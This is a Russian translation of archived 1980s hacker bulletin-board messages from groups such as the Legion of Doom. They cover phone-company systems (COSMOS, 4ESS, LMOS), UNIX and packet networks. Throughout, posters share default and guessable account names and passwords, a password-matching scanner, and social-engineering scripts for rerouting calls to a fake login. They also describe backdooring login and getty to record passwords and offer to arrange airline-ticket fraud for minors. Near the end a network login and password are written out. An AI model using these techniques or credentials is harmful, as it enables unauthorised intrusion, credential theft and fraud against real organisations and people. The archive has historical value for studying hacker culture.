«ТАМ КОНФЕРЕНЦИИ НЕ ТРАССИРУЮТ!».
ПОСЛЕДНЕЕ — МОЁ ЛЮБИМОЕ. СИСТЕМА,
КОТОРОЙ ПОЛЬЗУЮТСЯ СЕГОДНЯ ПОЧТИ ВСЕ,
— ALLIANCE TELECONFERENCE. ЭТО НЕ BELL.
QUORUM — ЭТО КОНФЕРЕНЦИЯ BELL.
И ОНА ЕЩЁ ХУЖЕ ALLIANCE.
ХОДЯТ СЛУХИ, ЧТО ALLIANCE TELECONFERENCE,
ВОЗМОЖНО, СКОРО ЗАКРОЕТСЯ. НО ОНИ УЖЕ
УСПЕЛИ ПРИХВАТИТЬ С СОБОЙ НЕСКОЛЬКО
ЧЕЛОВЕК (5, НАСКОЛЬКО МНЕ ИЗВЕСТНО).
ALLIANCE СТРАШНО ЗЛИТСЯ — И ПРАВИЛЬНО,
НЕ ТАК ЛИ? ОСОБЕННО КОГДА КАЖДЫЙ
15-ЛЕТНИЙ СОПЛЯК УЗНАЁТ, КАК ОТКРЫТЬ
КОНФЕРЕНЦИЮ, И ЕЩЁ БОЛЬШЕ ИХ БЕСИТ.
ЗЛОУПОТРЕБЛЕНИЙ СТАЛО МАКСИМУМ.
Я СТАРАЮСЬ ВЫЯСНИТЬ ВСЁ, ЧТО МОГУ,
О QUORUM НА РАБОТЕ. БУДУ ВЫКЛАДЫВАТЬ
ИНФОРМАЦИЮ ПО МЕРЕ ПОСТУПЛЕНИЯ.

                          ВЕЛИЧЕСТВЕННО,

                           KING BLOTTO

P.S. — ЧИТАЙТЕ INFOWORLD ОТ 26.03.84!
```

Сообщение №69: COSMOS & UNIX
Оставил: BIOC AGENT 003
Дата: ПН 6 АВГ 11:18:23

COSMOS — это по сути модифицированная система UNIX. Когда непривилегированный пользователь COSMOS входит в систему, обычно запускается программа `/BIN/PERMIT`. Она сообщает системе, какие команды COSMOS данному пользователю разрешены.

Когда же в систему входит привилегированный пользователь (root, sys, bin или preop), он попадает в обычную оболочку UNIX (`SH`), где может использовать команды UNIX, например:

```
who
cat /etc/passwd
```

(последняя выводит файл паролей). Такие пользователи также могут выполнить `CHDIR /USR/COSMOS` и использовать ЛЮБЫЕ команды COSMOS, поскольку COSMOS — это всего лишь подкаталог UNIX-системы. Кроме того, у них есть нехорошая (или хорошая?) привычка оставлять административные записки и файлы (например, расшифрованные пароли) разбросанными по разным каталогам. Так, в одной системе в Вашингтоне, округ Колумбия, аккаунт BIN какое-то время вообще не имел пароля (!) — до тех пор, пока какой-то КРЕТИН не решил поменять сообщение дня: «Я взломал, ха-ха — Joe Smuck»!!!

Если получить доступ к привилегированному аккаунту не удаётся, можно попробовать обычный аккаунт COSMOS. Типичный формат — две буквы плюс два цифры. Вот несколько распространённых:

```
TRxx  (TRaining — например, TR01, TR02 и т.д.)
LSxx  (Lac Staff)
LA    (Line Assignment)
FMxx  (Frame Manager)
NMxx  (NAC Manager)
RSxx  (Repair Service)
LMxx  (LMOS debug)
и т.д...
```

Лучше всего нацеливаться на аккаунты менеджеров, например NM01. Также в системе обычно есть пользователь с именем COSMOS.

Пароли, как правило, жалкие. Попробуйте: COSMOS, FRAME, TELCO и т.п. А также простые слова: CAT, BAT, RAT и т.д.

Wire Center (WC) придётся угадывать — это всегда 2 буквы.

Excelsior,

```
1-79 LAST=69
[E]mail
[A]bort
[T]itles
:
```

Сообщение №78: Intro To C Search
Оставил: LORD DIGITAL
Дата: ПТ 17 АВГ 06:20:13 {1984}

Программа «C PW Scanner», или «The C Search», делает довольно простую вещь: читает главный файл паролей и ищет совпадения между именем пользователя и его паролем. Если они совпадают, или если пароль — это имя пользователя, написанное задом наперёд, программа записывает эти пароли в файл с именем по вашему выбору. При каждом сканировании должно обнаруживаться несколько паролей. Процент тупых людей на любой отдельно взятой системе обычно весьма высок. Полное сканирование занимает около 5 минут. Понятно, что многое остаётся за кадром, раз всё зашифровано...

Программа полностью автономна и предполагает, что у вас уже есть хотя бы один аккаунт на нужной системе.

Инструкции:

```
Всё просто: загружаете текстовый файл, используете утилиту CC
(Compile C), которая создаёт "a.out" (assembly out), после чего
переименовываете файл (mv) как вам угодно...
```

Если кто-то хочет обменяться разными C-программами (троянские кони (не те), программы для сканирования портов с возможностью исходящего дозвона и т.д.) — пишите e-mail.

```
                  later-

        .../\^ lord digital ^/\...
               ------------
           -Spectral -- Phorce-
```

```
  1-90 LAST=78
  [E]mail
  [A]bort
  [T]itles
  :
```

Сообщение №83: the old fashioned way...
Оставил: BIG BROTHER
Дата: ПТ 17 АВГ 22:36:45

Иногда при взломе паролей идиотов (имя пользователя = пароль; имя = то же самое; и т.д.) проще пойти старым добрым путём — вручную. Так, за полчаса я нашёл 15 аккаунтов на моей «частной» VAX VMS 3.6 с кодом 617. Некоторые даже частично привилегированные.

Ещё совет: всегда пробуйте пароли по умолчанию. Если система позволяет привилегированным пользователям входить через дозвон и дефолтные пароли не сменены — вы нашли золото. Как говорит мудрый человек: «Держи при себе». Однажды я дал номер телефона системы Ztel Prime (подключённой к Primenet, которая в конечном счёте выходит на milnet) с моим операторским аккаунтом (User: OPERATOR, пароль отсутствует — дефолт) нескольким людям. Они разграбили аккаунт (создали 10–15 дополнительных аккаунтов для себя), и он сдох за несколько дней...

```
  1-90 LAST=83
  [E]mail
  [A]bort
  [T]itles
  :
```

Сообщение №85: Pissed As SHIT!
Оставил: SHARP RAZOR
Дата: СБ 18 АВГ 04:09:16

Именно! Наконец-то выдалось время, сел поработать с моими вашингтонскими аккаунтами BIN и PREOP — и вот, чудеса... Звоню (не звонил дней пять), а номера изменены. Не один — все четыре дозвона!!

Вот что бывает с загаженной системой! Некоторые из вас, может, не знают, но кто-то залогинился и оставил миленький входной баннер для всех сотрудников AT&T и т.д. в духе «хаха, Kilroy wuz here!»... (остроумно и умно, правда??)... Плюс ко всему, бывало, что я звонил в 2 ночи в будни и видел 15–20 человек онлайн... ...и все под одним аккаунтом!!! (Раз номер сменили, могу сказать — это был аккаунт MF01.)

Пусть это послужит уроком: НИКОГДА не выкладывать дозвоны COSMOS нигде, кроме очень закрытых BBS, и уж тем более не пароли!... Я ЗНАЮ, что аккаунты нижнего уровня кто-то раздал... но надеюсь, что хотя бы сисопские — нет... В любом случае это наглядно показывает мне, что не стоит быть таким щедрым, раздавая пароли COSMOS.

..До связи..
..Sharp Razor>>
The Legion of Doom!

(не беспокойтесь, я просто немного злой сейчас, но МОЖЕТ БЫТЬ пройдёт!!)

```
1-90 LAST=85
[E]mail
[A]bort
[T]itles
:
```

Сообщение №87: MORE ESS
Оставил: PAUL MUAD'DIB
Дата: ВТ 19 ИЮН 14:59:05

У меня есть много номеров коммутаторов и фреймов для обмена, и вот забавный способ получать пароли или уничтожать BBS: позвоните на коммутатор и сделайте то, что я описал в сообщении №78, — попросите переадресацию вызова на анонимный номер (только НЕ ваш местный tymnet или telenet — они знают, что это специальные дозвоны)... Когда он это сделает, позвоните на «фреймовый» номер и скажите: «Привет, это Боб Лайнман, не могли бы вы зайти на MDF и попробовать активировать переадресацию вызовов на NNX-XXXX? Перенаправьте на NNX-XXXF, пожалуйста, мне нужно проверить с обоих концов...» Затем подключите компьютер к таксофону NNX-XXXF и настройте симулятор входа в эту систему. Когда всё в кармане, перезвоните на фрейм: «Привет, это снова я, не могли бы вы отключить переадресацию на тот номер? Проблему нашёл, но мне нужно, чтобы он принимал звонки, пока я чиню...» — после чего при желании можно снова взломать, просто позвонив на фрейм в другую смену...

```
later,
 Paul Muad'Dib
  Legion
   of
    Doom
```

Сообщение №38: BOSTON COSMOS
Оставил: DOCTOR WHO
Дата: СР 30 МАЯ 22:16:55

```
ВОТ СВЕЖИЙ ДОЗВОН НА COSMOS...
ИЗВИНИТЕ, ПАРОЛЯ НЕТ... ИДИТЕ РЫТЬСЯ В МУСОРЕ,
БОСТОНЦЫ!
617-338-5xxx

ГОВОРЯ О COSMOS: СЕГОДНЯ ПОРЫЛСЯ В МУСОРЕ И НАШЁЛ
ПАРОЛЬ COSMOS. ПОХОЖЕ, У НЕГО ВЫСОКИЙ УРОВЕНЬ
ДОСТУПА — ПОЛЬЗОВАТЕЛЯ ПРЯМО В ПРОЦЕССЕ РАБОТЫ
ЗАСТАЛИ ЗА ОБСЛУЖИВАНИЕМ. ИМЯ: FF01. ТЕПЕРЬ
ТОЛЬКО ДОЗВОН НУЖЕН. С МОИМ МОДЕМОМ НЕ МОГУ
СКАНИРОВАТЬ. ЕСЛИ КТО ХОЧЕТ ПРОСКАНИРОВАТЬ 413 НА
ДАЛЬНЕЕ РАССТОЯНИЕ — ДАЙТЕ МНЕ ЗНАТЬ, Я СКАЖУ,
КАКИЕ КОДЫ ВЗЛАМЫВАТЬ, И ПАРОЛЬ. ПОЖАЛУЙСТА!
А ЕСЛИ ЕСТЬ ФРИКИ В NPA 413 — ОТЗОВИТЕСЬ..
ТУТ ОДИНОКО! КОНФЕРЕНЦИИ: ЖАЛЬ, ЕСЛИ КОМПАНИЯ
РАЗОРИТСЯ ИЗ-ЗА ФРИКОВ... ОДНА ТЕЛЕКОМПАНИЯ,
КОТОРАЯ МЕНЯ ДОСТАЛА, ГОВОРИТ, ЧТО ФРИКИНГ
ВЫДАВЛИВАЕТ ЕЁ ИЗ БИЗНЕСА. ЭТО БРЕД. НЕ ВЕРЬТЕ.
ТЕЛЕФОННЫЕ КОМПАНИИ ЗАРАБАТЫВАЮТ СТОЛЬКО, ЧТО
СМЕШНО. ЕСЛИ БЫ НЕ ФРИКИ, МЫ ДО СИХ ПОР
СИДЕЛИ БЫ НА SXS. МЫ СОЗДАЛИ МНОГО РАБОЧИХ МЕСТ
```

```
В AT&T, GTE, ITT... И В ФБР. ТАК ЧТО БУДЬТЕ
ДОВОЛЬНЫ: ВЫ ПОМОГЛИ ЭКОНОМИКЕ!

-----------=?> DOCTOR WHO <?=----------
```

Сообщение №81: HACK-A-TRIP
Оставил: BROADWAY HACKER
Дата: ВТ 24 ИЮЛ 20:24:02

Как вы, вероятно, видели на некоторых других хороших бордах, я предлагаю всем желающим бесплатно приехать в Нью-Йорк. Взломать авиабилеты не так сложно, как кажется. Если вам интересно — например, съездить на встречу TAP или что-то ещё, — пишите EMAIL. Это относительно просто, но одна ошибка может вас погубить. Есть и другие, кто, возможно, имеет некоторое представление о том, как это делается, но сами никогда не делали. Пишите EMAIL, если вам интересно. Однако вы должны быть несовершеннолетним и оставить мне ДЕЙСТВУЮЩИЙ номер телефона в обратной связи, поскольку здесь есть меры безопасности — это всё же крупное мошенничество.

```
*** Broadway Hacker ***
(-+-)(Chaos)(+-+)

Hack-a-trip
```

Сообщение №63: ARGGGH!
Оставил: KARL MARX
Дата: СБ 21 ИЮЛ 16:14:43

Гм, не знаю, морализирую я или что-то ещё, но всё становится, ну, странным.

Во-первых: UNIX можно легко обвалить, если хочется, — но зачем? Очевидно, что мало кто знает «всё» о UNIX, и я хотел бы услышать хоть одну причину, по которой разрушить систему лучше, чем научиться пользоваться её «особыми» возможностями. Если хотите засветиться в Newsweek — пожалуйста, но в остальных случаях не надо ломать всё подряд ради вандализма! Вместо того чтобы быть вандалом, сделайте что-нибудь в духе Робина Гуда — например, установите nice родительскому процессу пакетного исполнителя на -20 или что-то в этом роде. Или дайте всем полный привилегированный доступ к / или сделайте их всех пользователем 1.

Кроме того, насчёт трассировки metro — это как-то трудно переварить. Не могла бы чья-то сестра подруги поподробнее рассказать об этом?

Не знаю, кому интересно, но мне довелось взглянуть на те «goldphones» — и о боже!!! Там были коды, написанные прямо на них! Некоторых людей я просто не понимаю. Это элементарная тупость.

По большому счёту во фрикинге больше нет ничего «нового и интересного»... большинство того, что слышишь, — это чушь от какого-нибудь двенадцатилетнего, который только на прошлой неделе научился пользоваться metro. Просто никакого «нового» ничего нет! В конце концов оно появится, но до тех пор «фрик»-борды будут просто «как фрикать» — туториалы вместо журналов. Досада!

```
::::::::::::::::::::Karl Marx
                    LOD

You have been on over your time limit.
Use the 'O' option to log off.

____

Logout Job ??, TTY ??,
   On   21-7-84 For 34 Minutes
```

Phoenix Project (512)

```
*** {Образцы с BBS Phoenix Project (512), сисоп: The Mentor} ***
*** {Phoenix Project был одной из намеченных целей Hacker Crackdown 1990 года} ***
*** {и был ошибочно связан с Illuminati BBS компании Steve Jackson Games} ***
```

Подраздел: Другие сети

8/60: Autonet...
Имя: Erik Bloodaxe #2
Дата: Чт 11 Янв 13:18:39 1990

Сканировать Autonet через шлюз Telenet — не лучшая идея. Примерно год назад, когда Urvile этим занимался, Autonet устроил настоящий скандал, засыпав службу безопасности Telenet злобными письмами с требованием остановить того, кто в зоне 404 подключается к их системе. Telenet тогда отмахнулся, но если это началось бы снова, Telenet мог бы уже прислушаться к их нытью и принять меры.

Предлагаю вам (или тому, кто планирует это делать) вести сканирование через основной дозвон. Будет медленнее, но в долгосрочной перспективе, вероятно, безопаснее.

->ME

46/60: pac*it
Имя: Corrupt #114
Дата: Чт 01 Фев 06:59:10 1990

pac*it plus звонит на 03110 — Германия и Испания... Я не думал, что он дозванивается до DPAC. Полезно для сканирования Испании... но на данный момент... хм, я бы побоялся того, что MCI тогда сделает с GM...

Кто-нибудь в теме про Kinneynet? хехехе

Дозвон выложу позже, но нужен NUI для него :-((

Develnet? Я думал, что Develnet — просто программное обеспечение x.25-сервера! Я видел несколько Develnet PAD'ов и входил в системы, к которым они подключались, — они не были связаны с MEAN... может, ошибаюсь? (Это была компания, занимавшаяся модемами.)

Само собой разумеется, я был в ярости, когда все использовали его насмерть, просто чтобы увидеть красивый (Канада)... Причина отключений — в том, откуда вы звоните. Если из Канады — скорее всего, этой проблемы не будет...

На 03110 develnet — то же самое, только надо быть за консолью... оттуда ещё есть доступные системы... вот одна IBM <— её я взломать не смог, поэтому, конечно же, выложил:-))

C U --> greets from [8lgm]corrupt

Подраздел: HP-3000

36/41: Woah!
Имя: Erik Bloodaxe #2
Дата: Пн 22 Янв 03:36:40 1990

Я не наезжал на MPE! Совсем нет — я просто «шутил» про огромное количество систем hp-3000 по всему миру и невероятную лёгкость получения к ним доступа.

Ладно уж, читайте... MPE кажется нормальной, просто к ней непривычно. В смысле, я залез в СОТНИ HP, но до прошлого года не знал, что с ними делать... так что они просто лежали там.

UNIX столь же ущербна в плане безопасности, но в процентном соотношении я попадал в 85–90% найденных мной HP, тогда как в UNIX проникал лишь примерно в 50%.

(Смотрите, как я пресмыкаюсь перед одним из двух знатоков HP, которых когда-либо встречал... жалко, правда?)

Wiz, без обид в адрес твоей принятой ОС.

->ME

Подраздел: UNIX

60/69: both ways
Имя: Corrupt #114
Дата: Пн 05 Фев 05:08:25 1990

```
nice trojans
------------
good security
```

Это работает в обе стороны... Следите за UNIX-системами (и VMS-сайтами), которые хранят вторую копию `/etc/passwd` (или `sysuaf.dat`) и каждую ночь перезаписывают ею рабочий файл паролей (так обнаруживаются любые изменения)... Вы можете, в свою очередь, поставить подобную защиту у себя... (спрячьте в CRONe) (или где угодно на VMS :-)) Понимаете? Знаю, я не очень ясно выражаюсь:-((

Но это иногда работает в вашу пользу и довольно просто, если знаете скриптинг :-)

Кто-нибудь здесь занимается Rapid Fire hacking?

Подраздел: Электронный банкинг

12/32: Treason & Government Smegma...
Имя: Erik Bloodaxe #2
Дата: Пт 19 Янв 02:06:13 1990

Это главное модное слово SS в наши дни — государственная измена. Если кто-то копается в любой системе, которую они считают чувствительной (хотя сами оставляют sysdiag без пароля, или lp с паролем lp и т.д.), они немедленно навешивают ярлык: «Серьёзная угроза национальной безопасности!»

Дайте мне передохнуть. Одной только моей связи с Par и Phoenix уже достаточно, чтобы получить расстрел. Я ничего даже не сделал, но всякий раз, когда что-то плохое случается, моё имя всплывает, — мол, я знаю того или этого, или якобы знаю ВСЁ о том, как произошло то или иное.

Я старался вести себя хорошо и держаться подальше от правительственного и военного — даже вырезал «чувствительные» вещи, которые попадались при сканировании Telenet, ради их душевного спокойствия. Но если я почувствую угрозу — всё это выйдет наружу. Без купюр.

Посмотрим... Я уже начинаю нервничать... Федералы и без того злятся, что LOD по-прежнему на ходу, и эта BBS, должно быть, натёрла им мозоль. И я знаю, что файлы EFT их тоже бесят, хотя это может быть никак не связано с тем, что BBS снова поднялась.

Я не представляю угрозы НИ ДЛЯ ЧЕГО — разве что для себя самого. Все, кто меня знает, знают это. Поддержите меня. Это моё публичное заявление о невиновности во всех преступлениях против безопасности Соединённых Штатов. Ну и что, что я сканировал 2502 какое-то время назад? Кто-нибудь вообще думал о том, что залезть в советскую систему БЫЛО БЫ В ИНТЕРЕСАХ НАЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ? Я так думал.

Par понимает, о чём я. Его правительство уже, похоже, считает шпионом и хочет расстрелять. Убивать подростков ради развлечения — не моё представление о конструктивном решении проблем. Пройдите расширенный курс по мышлению хакера. Это образование пошло бы вам всем на пользу. Вы даже могли бы узнать то, что пропустили на своём маленьком выездном семинаре по борьбе с компьютерными преступлениями.

Когда придёте и выбьете мою дверь (не наступите на кошку) — и если сразу не пристрелите — я смогу немного просветить вас о том, ЧТО НА САМОМ ДЕЛЕ ПРОИСХОДИТ!

(Это сообщение опубликовано для Секретной службы, CERT и прочих товарищей, кто здесь притворяется своим или читает через дата-тапы The Mentor'a и мои собственные.)

->ME

Подраздел: Компьютеры телефонных компаний

3/46: LMOS
Имя: Acid Phreak #8
Дата: Вт 09 Янв 17:56:23 1990

Последний мой эпизод с LMOS произошёл в моём местном районе. Нашёл хост-процессор (IBM 3270) через Predictor. В целом — очень удобный инструмент для добавления в коллекцию телко-«сокровищ». FE, конечно, были PDP 11/70, использующие MLT в качестве справочника.

Ах, чёрт... смотри-ка на все эти Hicaps.

--ap (advanced phreaking)

6/46: ICRIS
Имя: Phiber Optik #6
Дата: Ср 10 Янв 16:37:27 1990

Без желания придираться, но CP LMOS — это IBM S370 (3270 — это SNA, используемый, например, для доступа к BANCS через LOMS).

CRIS — Customer Record Information System, упомянутая выше, — удобная IBM-система, главная цель которой хранить записи клиентов. Существует небольшое число «CRIS»-систем: LCRIS (Local), ICRIS (Integrated — используется Residential Service Center). Здесь, в NYNEX, единственный способ добраться до них (очевидно, мы не хардварные хакеры) — через BANCS, bisync-сеть. BANCS не поддерживает прямой дозвон, но доступна через 3270-линк в системе LOMS, используемой LDMC (LAC или FACS, в зависимости от местоположения). LOMS же доступна. Через

FACS (доступную через LOMS на BANCS) также доступен целый ряд систем: CIMAP, LMOS, SOP, TIRKS, интерфейс COSMOS–PREMISE и т.д. Так что, как видите, вместо того чтобы гнаться за какой-то конкретной системой, куда выгоднее добраться до ПРАВИЛЬНОЙ системы (в данном примере — LOMS). О, минуточку — упомянутые системы всё же идут через BANCS, извините. Через FACS на BANCS можно добраться до нескольких вещей, включая COSMOS (только для определённых wire center'ов) и т.д. Ладно, хватит болтовни. Жду других мнений.

Phiber Optik
Legion Of Doom!
LOD

The Twilight Zone BBS (203)

```
*** {The Twilight Zone BBS (203), сисоп: The Marauder} ***
*** {ПРИМЕЧАНИЕ: Все сообщения датированы 1985 годом, если не указано иное} ***
```

[MSG #12 OF 22]: INWATS & X-LATIONS

FROM: THE MARAUDER
DATE: MAY 08 {1985}

В системе CCIS номера INWATS (800-е) обрабатываются совершенно иначе, чем по старому методу (старый метод я не до конца понимаю, но там трансляция происходила каким-то образом на основе собственного префикса и суффикса). В CCIS же номера INWATS обрабатываются следующим образом: когда 800-номер достигает вашего транзитного узла, делается запрос к «INWATS DATABASE» (головная база данных находится, я думаю, в KC RNOCS); каждый RNOC (региональный центр управления сетью, которых 12 — по одному на каждый регион) имеет собственную базу данных, которая обновляется на регулярной основе. По CCIS-каналу делается запрос к базе данных INWATS, и возвращается номер POTS (plain old telephone service — обычный 10-значный прямой телефонный номер: NPA+prefix+suffix); этот POTS-номер пульсируется с транзитного узла, и звонок завершается как обычный DDD (direct distance dialing), хотя на транзитном узле отправления (вашем) была зафиксирована отметка о звонке на 800-й, и вы за него не платите.

Исходя из этого, базе данных INWATS, обслуживающей ваш регион, несложно вернуть трансляцию, отличную от трансляции в другом регионе. Например: Фред Фрик в Нью-Джерси звонит на LDX extender service по 800-XXX-3333; достигнув его транзитного узла, узел запрашивает базу данных INWATS по Нью-Джерси, и возвращается POTS-трансляция, которая по очевидным причинам будет ближайшим к нему портом, скажем (201)-XXX-4455. Получив её, транзитный узел завершает звонок, и Фред Фрик соединяется с LDX по (201)-XXX-4455...

продолжение следует...

[MSG #13 OF 22]: ABOVE CONT'D

FROM: THE MARAUDER
DATE: MAY 08

...с другой стороны, если Билл Фрик в Калифорнии звонит на LDX extender service по (800)-XXX-3333 (тот же номер, что Фред набирал из NJ), база данных INWATS его региона может вернуть совершенно другую POTS-трансляцию — скажем, (213)-XXX-1119, опять же как ближайший

порт LDX к транзитному узлу Билла Фрика.

Используя CCIS и базы данных INWATS, можно реализовать и другие хитрые вещи. Например, как все знают, ALLIANCE teleconferencing недоступна по выходным. Вот как это устроено: когда вы набираете 0-700-XXX-1000, этот номер перехватывается на TSPS и переводится в соответствующий WATS-номер — в нашем примере, скажем, (800)-XXX-1003 (White Plains) — и переправляется с TSPS на транзитный узел. Получив 800-XXX-1003, транзитный узел запрашивает свою базу данных INWATS, и возвращается POTS-трансляция — скажем, 914-XXX-6677, которая является DN (Directory Number) мостового центра. В выходной день база данных INWATS вместо 914-XXX-6677 может вернуть 914-XXX-0077, которая ведёт на запись, сообщающую, что Alliance недоступна по выходным. Вот почему все так заинтересованы в «ALLIANCE TRANSLATIONS»: имея трансляцию, можно использовать синий бокс для прямой маршрутизации на мостовой центр, минуя всю процедуру трансляции.

По любым вопросам — пишите.

```
  The
    Marauder
  Legion of Doom!
```

Black Ice Private (703)

```
  *** {Образец базы сообщений BBS Black Ice Private (703)} ***
  *** {Black Ice имела ОЧЕНЬ ограниченную пользовательскую базу, как видно из} ***
  *** {приведённого списка пользователей. Качество сообщений было превосходным} ***
```

Подраздел: Advanced Telecommunications

```
  %> Sub-board: Advanced Telecommunications
  %> SubOp:     ANI Failure
  %> Messages:  100
  %> Files:     0
```

%> Message: 32 of 100
%> Title: 800 xlations
%> When: 12/16/88 at 2:45 am
%> Left by: ANI Failure [SubOp] [Level: 8]

Получить их можно с 4ESS или из некоторых рабочих центров вроде RNOC и RWC (удачи — там нужен callback)... Или из ONAC в Канзас-Сити (816). Operations Network Administration Center — это центральный узел 800-сервисов в сети AT&T. ONAC работает совместно с центрами WATS AT&T (их, кажется, 3?) и координаторами 800-сервисов для обеспечения операций, администрирования и технического обслуживания сети 800-номеров. До центров WATS можно дозвониться бесплатно, используя тестовый номер plant test в правильных NPA (знаю, что в 914 он есть). Кажется, это 959-5000, но могу ошибаться.

Технический термин для трансляции 800-номера — plant test number. Это не обязательно POTS, могут быть и другие системные коды: 122, 195, 196, 123 и т.д. Единственный тип 800-номера, который завершается в POTS, — это READYLINE 800 (AT&T). Про Sprint, MCI и прочих не знаю. Хороший повод для исследования, кстати — спасибо за идею!

Если у вас есть доступ к 4ESS (есть ли у кого-то здесь? Если да — отдам что угодно в обмен на 4ESS), можно ввести вот это, чтобы транслировать номер:

```
TEST:DSIG;INWATS 800 nxx xxxx!
```

Это отправляет сообщение Direct Signaling (DSIG) в 4ESS, командуя ему вытащить внутренний номер 800 из сетевой контрольной точки (NCP) по CCIS-каналам. При этом используемая вами 4ESS должна входить в зону обслуживания данного 800-номера, т.е. кто-то в зоне, охватываемой этой 4ESS, должен иметь возможность его набрать — иначе 4ESS ответит «NON SUBSCRIBED» или что-то вроде того. Ах да, чуть не забыл: в AT&T есть рабочая группа DSAC (Direct Signaling Admin. Center), которая занимается отправкой сигнальных сообщений в коммутаторы. Если хотите номер DSAC — могу дать... Думаю, у многих фриков его нет, так что там можно поработать методом социальной инженерии.

Кстати, входное сообщение для трансляции 800-номера в 4ESS было выбито по телефону у The Marauder и Phucked Agent 04 из RWC. Но из-за облажальства Executioner и его друзей сотрудники RWC стали крайне неразговорчивыми... достаточно одного прокола...

Я однажды получал трансляции прямо от клиента, представившись AT&T и сообщив что-то вроде «MLT обнаружил потенциальную неисправность в вашей цепи» (хаха) — и что нам нужен ваш номер трансляции. Делал это только раз, поскольку никогда особо не нуждался в 800-трансляциях. Но в ряде случаев это сработает, если ответит живой человек. Или если удастся выяснить название/местоположение конечной компании, можно продолжать работать инженерными методами, сужая круг до их centrex-группы или чего-то подобного, а затем (угу... опасно и медленно) сканировать номер или продолжать инженерить и т.д.

Есть более простой способ получить трансляции 800-номеров, но я дал слово никому не рассказывать (это было условием получения информации) — из одного отдела AT&T и одной вспомогательной системы... Если вам нужна трансляция в зоне AT&T — попробую помочь... пишите в личку или публикуйте запрос.

ANI-F

legion of 800 numberz

Подраздел: UNIX

```
%> Sub-board: UNIX
%> SubOp:     The Prophet
%> Messages:  99
%> Files:     1
```

%> Message: 5 of 99
%> Title: getty, login
%> When: 12/16/88 at 6:19 pm
%> Left by: The Urvile [Level: 8]

Насчёт getty: просто проверьте, нет ли первой записи `` ` — это своего рода черный ход. Программе init придётся быть немного (?) больше оригинала, поскольку нужно добавить код для настройки окружения и выполнения /bin/sh`.

Что касается `login`: можно встроить backdoor в функцию `gpass()`, которая будет удобно записывать пароли в файл. Думаете, иметь кучу паролей в уже взломанной системе бесполезно? Ничего подобного. Таким способом я проникал во множество систем Southern Bell, используя те же пароли, что и во взломанной системе. К тому же — а вдруг они закроют backdoor? Тогда придётся потратить час-другой, чтобы снова поднять исходники и внести изменения.

Ещё одна мысль: в системе можно забckdoor'ить getty, login (по причинам, изложенным выше), а также что-то вроде `date`, чтобы: 1) проверять, использует ли root программу, и 2) видеть, не стёрли ли ваш хитроумный login, и восстанавливать его, если 3) с момента последнего вызова `date` прошло достаточно времени. Мне казалось, что это хорошая идея — куда лучше, чем использовать cron и прочее для добавления имени пользователя в файл паролей.

Насчёт шифрования в COSMOS: странная штука. Я пробовал поставить пароль COSMOS из 404 на ваш COSMOS 602. Идентификаторы пользователей были разными, версии COSMOS, кажется, тоже, но имя пользователя совпадало. Кто-нибудь видел КАК-ЛИБО (сколь угодно старые) исходники входа в COSMOS?

Кстати, кто-нибудь занимается чем-нибудь в SBDN последнее время?

Сканирование адресов — в целом плохая идея.

Подраздел: SPCS/OSS Information

```
%> Sub-board: SPCS/OSS Information
%> SubOp:     ANI Failure
%> Messages:  97
%> Files:     1
```

%> Message: 19 of 97
%> Title: DMS
%> When: 12/28/88 at 10:20 am
%> Left by: Epsilon [Level: 8]

Узнал кое-что о DMS — если интересно. Провёл там совсем немного времени, но разобрался, что DMS действительно имеет своего рода древовидную структуру. Структуру TABLES я пока не понял, но остальное в целом ясно. Смотрите:

По приглашению `>` можно вводить задачи (я предпочитаю называть их тулбоксами — как маленькие инструменты для выполнения разных действий). Например, есть инструмент LOGUTIL — своего рода утилита, ведущая учёт различных событий; можно просматривать сохранённые логи. Войдя в LOGUTIL, наберите `LIST LOGUTIL` — будет выведен список команд. Можно также набрать `LIST LOGS` для просмотра ведущихся логов.

Следующее, с чем я возился, — SERVORD, явно какое-то ПО для обработки сервисных заявок. Этот тулбокс гораздо дружелюбнее: есть команда help, и она поясняет синтаксис каждой команды. К сожалению, параметры каждой команды не приводятся — это заняло бы слишком много места. Думаю, для серьёзной работы с SERVORD нужно руководство, но что поделать...

Извините, если всё это вам уже известно. Буду продолжать публиковать по мере изучения.

Нудноватый пост. Epsilon.

Список пользователей (по состоянию на середину мая)

```
%> Black Ice Private User List <%

Name                          Level      Status       Posts     Last on
==============-======================-============-==========-==========--
System Operator                 11       Sysop         33       5/16/89
The Mentor                      11       Sysop         59       5/16/89
Epsilon                         8        Charter       106      5/8/89
The Prophet                     8        Charter       59       5/15/89
```

```
ANI Failure                     8       Charter      220      5/6/89
The Urvile                      8       Charter      71       5/4/89
Doc Cypher                      8       Charter      56       5/13/89
Lex Luthor                      8       Charter      21       5/10/89
The Leftist                     8       Charter      20       5/14/89
Erik Bloodaxe                   8       Charter      75       5/17/89
Empty Promise                   8       Charter      16       5/5/89
Generic 1BED5                   8       Charter      46       5/16/89
Skinny Puppy                    8       Charter      93       4/23/89
Jester Sluggo                   8       Charter      32       5/13/89
Red Eye                         8       Charter      31       5/2/89
The Marauder                    8       Charter      9        5/12/89
Ferrod Sensor                   8       Charter      10       3/30/89
```

Подраздел: Tymnet (Коммутируемая пакетная сеть)

```
%> Sub-board: Tymnet
%> SubOp:     Lex Luthor
%> Messages:  48
%> Files:     0
```

%> Message: 36 of 48
%> Title: isis and elf
%> When: 3/25/89 at 12:37 am
%> Left by: Lex Luthor [Level: 8]

Думаю, ANI был прав насчёт аббревиатуры ISIS — Internally Switched Interface System. Это посредник между движком (engine) и кодом узла (node code). Примерно как ассемблер — посредник между моим Apple и Бейсиком.

ELF — Engine Load Facility. Программа, которая передаёт и загружает код в узел движка TYMNET.

ISIS имеет слоты; в каждом слоте может работать программа (node code). Этот код различается для разных задач.

Уточню: на ISIS может работать только одно «приложение» (например, gateway, tymcom и т.д.), и обычно оно находится в слоте 0. Но в других слотах могут работать другие программы, позволяющие входить в слот и выполнять действия, — например, DDT (Dynamic Debugging Tool).

Всё это и многое другое будет рассмотрено в моём будущем (надеюсь) файле о Tymnet: «Anatomy of a Packet Switching Network: MDC's TYMNET».

```
inter-link cleared from VALTDNET (C) H9 N4067 to TYMNET (C) H5981 N7347
inter-link cleared from H1 N2010 TESTNET to H1 N2200 BUBBNET
inter-link cleared from TYMNET (F) H5277 N6420 to BUBBNET (F) H15 N2324
inter-link cleared from AKNET to TYMNET
inter-link cleared from TYMNET to AKNET
inter-link cleared from TRWNET to PUBLIC TYMNET
inter-link cleared from PUBLIC TYMNET to TRWNET

please log in: DECLOD
Password: DECLODH

Interlink established from TYMNET to TSN-NET

